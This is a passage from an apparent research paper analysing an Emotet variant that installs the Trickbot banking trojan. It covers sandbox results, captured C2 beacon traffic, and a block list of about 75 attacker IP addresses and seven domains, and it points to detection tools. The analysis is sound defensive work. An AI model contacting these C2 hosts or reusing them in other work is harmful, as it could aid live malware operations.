The data entered in the details section is not real because when creating a malware file, one can enter any information so that it gives the impression of a common application. File scanning is required to see the results delivered by an antivirus solutions and to participate actively in the efforts of the cybersecurity Community by adding new information or signatures concerning malware.




Fig. 17. Online platform scan results [5b]




Fig. 18. Addresses to which the executable connects [5b]

As in the previous situation, on the malware analysis platform a significant amount of interesting information can be found, including the addresses from which the infiltrated malware connects to the device.

The virus has been run on the test station of this type, and the activity has been monitored to find which addresses it connects to. Trickbot malware [6] usually connects to an address (or multiple addresses) from which it can receive specific commands or resources for new attacks because some variants of this malware perform the same role as Emotet, i.e., as an intermediary in another more complex attacks.






Fig. 19. Traffic analysis [2]

It can be seen how the malware tries to connect two of the addresses from which no response is received, which means that they are no longer active. A third attempt resulted in a connection being established and an exchange of data occurring. This traffic was used to identify the infected device and to transmit commands. From time to time, the device sent a message to the hacker server confirming both an online presence and the authenticity of the device requesting the connection, thus excluding the interception of other devices, such as a computer of a malware analyst. [1]

During the analysis process, Prodefence Laboratory [2] used a virtual machine, and, consequently, certain functions or resources of the malware may have been blocked once the virtual machine was identified by the malware. The amount of data transmitted and the location (folder) differ each time, the packets being encrypted to avoid an “accidental” interception of data by those analyzing such incidents.



Destination	Protocol	Length	Info
125.200.20.233	TCP	66	50749 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
125.200.20.233	TCP	54	50749 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
125.200.20.233	TCP	675	50749 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=621 [TCP segment of a reassembled PDU]
125.200.20.233	TCP	1514	50749 → 80 [ACK] Seq=622 Ack=1 Win=64240 Len=1460 [TCP segment of a reassembled PDU]
125.200.20.233	HTTP	3174	POST /dJlj4Qw9W2hvZw/EKsoII1K7xRkEEJ/JqHmh/fZZymeWJyiyoVa/nE5s/ HTTP/1.1
125.200.20.233	TCP	54	50749 → 80 [ACK] Seq=5202 Ack=2 Win=64240 Len=0
125.200.20.233	TCP	54	50749 → 80 [FIN, ACK] Seq=5202 Ack=2 Win=64240 Len=0



p2746233-ipbf2903souka.saitama.ocn.ne.jp	HTTP	1730	POST /80oca927d/8vcYLCUB4x/ HTTP/1.1
p2746233-ipbf2903souka.saitama.ocn.ne.jp	HTTP	3174	POST /BC8wFjyC34/rLVm2mkDW1NTCM/03lVirD1JcP1X/unwo8sjeC/A5reQFfXx0/ HTTP/1.1
samuiallvillas.com	HTTP	3174	POST /IQkyqmz3JUXCrDJfe/Ilfmm/ HTTP/1.1
samuiallvillas.com	HTTP	1730	POST /PpiYiNA2bfS/4rH5ai4SAyDosNh/ HTTP/1.1
mail.akhundoff.com	HTTP	3190	POST /iUu08LveMkRDq/pL0RqZkOX/ HTTP/1.1
172.96.190.154-static.reverse.arandomserver.com	HTTP	3190	POST /lY0XqJxqf/LTdJRXCSTXLvaTBRQTn/ HTTP/1.1
103.80.51.61	HTTP	1730	POST /nZAur4FfrLCHwOmOC/V6qI/LpUIH/w6i29VRzxGEcDbHUC/zYWRA5jXzVUKJL6IZj/YTaCwIoJvEvnqyqZI/ HTTP/1.1
p2746233-ipbf2903souka.saitama.ocn.ne.jp	HTTP	1730	POST /ns2LW5Q6fN/RrtwyLkK/sTEd1Xi/ HTTP/1.1

Fig. 20. Destination of the packets transmitted by the victim computer and the servers to which the infected computer sent information [2]




Fig. 21. Hypertext transfer — Text data transfer [2]




Fig. 22. DNS resolution with attacker servers [2].

3.5 Origin of commands and destination of information

Fig. 23. Trace of connection to attacker's servers [1][3]

The analyzed variant of EMOTET is designed to infect devices with a bank virus variant (Trickbot [6]), both using many addresses/IP. The cybersecurity specialists have sent to the relevant authorities the recommendation to block those IP and seven websites identified during the analysis:

125.200.20.233:80	77.74.78.80:443	143.95.101.72:8080
93.186.197.189:7080	37.187.100.220:7080	103.229.73.17:8080
188.166.220.180:7080	198.20.228.9:8080	109.13.179.195:80
192.175.111.217:7080	190.117.101.56:80	195.201.56.70:8080
118.243.83.70:80	115.79.195.246:80	119.92.77.17:80
103.80.51.61:8080	73.55.128.120:80	75.127.14.170:8080
185.80.172.199:80	185.208.226.142:8080	172.105.78.244:8080
172.96.190.154:8080	190.96.15.50:443	139.59.12.63:8080
116.202.10.123:8080	157.7.164.178:8081	203.56.191.129:8080
46.105.131.68:8080	79.133.6.236:8080	202.29.237.113:8080
223.17.215.76:80	116.91.240.96:80	185.142.236.163:443
192.210.217.94:8080	103.93.220.182:80	178.33.167.120:8080
190.194.12.132:80	50.116.78.109:8080	60.125.114.64:443
115.79.59.157:80	192.241.220.183:8080	78.186.65.230:80
190.191.171.72:80	8.4.9.137:8080	74.208.173.91:8080
24.231.51.190:80	91.75.75.46:80	2.58.16.86:8080
203.153.216.178:7080	192.163.221.191:8080	139.59.61.215:443
175.103.38.146:80	162.144.145.58:8080	190.85.46.52:7080
36.91.44.183:80	190.164.135.81:80	121.117.147.153:443
213.165.178.214:80	5.79.70.250:8080	190.192.39.136:80
113.203.238.130:80	46.32.229.152:8080	42.200.96.63:80
91.83.93.103:443	88.247.58.26:80	94.212.52.40:80
153.229.219.1:443	183.77.227.38:80	58.27.215.3:8080
126.126.139.26:443	47.154.85.229:80	45.239.204.100:80
113.193.239.51:443	179.5.118.12:80	180.148.4.130:8080

Fig. 24. List of IP involved in illegal activity [1] [3]

List of domains involved in malware activity:

- transfersuvan.com
- colfarse.com.ar
- colfarse.com.ar
- vzminternational.com.br
- intc.solutions
- helionspharmaceutical.com
- uniteddatabase.net

To verify a domain or an e-mail address when receiving a message suspected of being infected with Emotet, the available resources can also be found at https://www.haveibeenemotet.com.

To verify that the device has already been infected with Emotet malware, detection and disinfection tools available on the GitHub platform can be used (https://github.com/JPCERTCC/EmoCheck).

For methods of preventing and cleaning or disinfecting devices, the National Computer Emergency Response Center - CERT RO team should be involved from an early stage of the identification and analysis.

4. Conclusions

The motivation of the attackers is different and comprises a fairly broad spectrum of dynamic factors. Perpetrators may use a malware such as Emotet for various reasons, depending on their purpose for criminal action. One such situation may be that of a very well-organized, state-sponsored group can be placed behind an ordinary attack to induce panic, a feeling of insecurity and place corrupt information in key locations. Sometimes, groups play the role of ideological promotion and create social instability behind seemingly harmless activities. As in the case of the response to the Emotet malware attacks, efforts to fight crime require firm measures, investments, and the construction of structures able to respond to aggressions. Inter-institutional cooperation must include well-founded and articulated rules, policies and procedures, within the framework of a joint defense strategy, in a national and international context.

References

[1] Joe Security LLC, [Online malware analysis platform]. Available: https://www.joesandbox.com/analysis/298700/0/html#26486, [Accessed: 14 October 2020].

[2] Prodefense, [own processes on malware analysis], Available: https://www.prodefence.ro/, [Analyzed: 15 November 2020].

[3] Sandline, [Cyber security incident response]. Available: https://sandline.ro/. [Analyzed: 14 November 2020].

[4] University of Craiova, [Research], Available: https://www.ucv.ro/.

[5] Virus total, [Online malware analysis platform], Available: (a) https://www.virustotal.com/gui/file/2a4501a9c916de2614ab790c698688048ac5c327c03fdb1910509f81f0f8b9ad/detection, [Accessed: 15 November 2020]. (b)https://www.virustotal.com/gui/file/147bae4b46b1362a634075dd79c390fc27d58cb8b9e915c6a73c2dc90f7dcc98/detection, [Accessed: 15 November 2020].

[6] Microsoft, Available: https://www.microsoft.com/security/blog/2020/10/12/trickbot-disrupted/, [Accessed: 15 November 2020].